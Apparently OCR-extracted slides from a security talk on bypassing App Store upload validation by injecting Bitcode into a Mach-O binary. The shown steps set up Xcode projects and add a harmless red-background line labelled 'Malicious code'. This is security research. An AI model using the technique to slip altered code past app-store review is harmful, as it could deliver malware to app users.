


# Bypass AppStore's Uploading Validation

- There are about 3 methods to inject Bitcode into a MachO
- We will use the easiest one
- Let's do it step by step


# Bypass AppStore's Uploading Validation

1. Using Xcode to set up a project XBCTest:




# Bypass AppStore's Uploading Validation

2. Coping project XBCTest, to get project XBCTest2:



# Bypass AppStore's Uploading Validation

## 3. Editing the source code of project XBCTest2:



The screenshot shows the Xcode interface with the project 'XBCTest' open. The 'ViewController.m' file is selected in the left sidebar. The code editor displays the implementation of the ViewController class, specifically the `- (void)viewDidLoad` method. A red box highlights a section of code starting with `//-- Begin: Malicious code, added by Proteas`. This code changes the view's background color from blue to red.

```
// ViewController.m
// XBCTest
// Created by Proteas on 15/10/16.
// Copyright (c) 2015年 Proteas. All rights reserved.

#import "ViewController.h"

@interface ViewController : UIViewController

@end

@implementation ViewController

- (void)viewDidLoad
{
    [super viewDidLoad];
    // Do any additional setup after loading the view, typically from a nib.
    self.view.backgroundColor = [UIColor blueColor];

    //-- Begin: Malicious code, added by Proteas
    self.view.backgroundColor = [UIColor redColor];
    //-- End
}

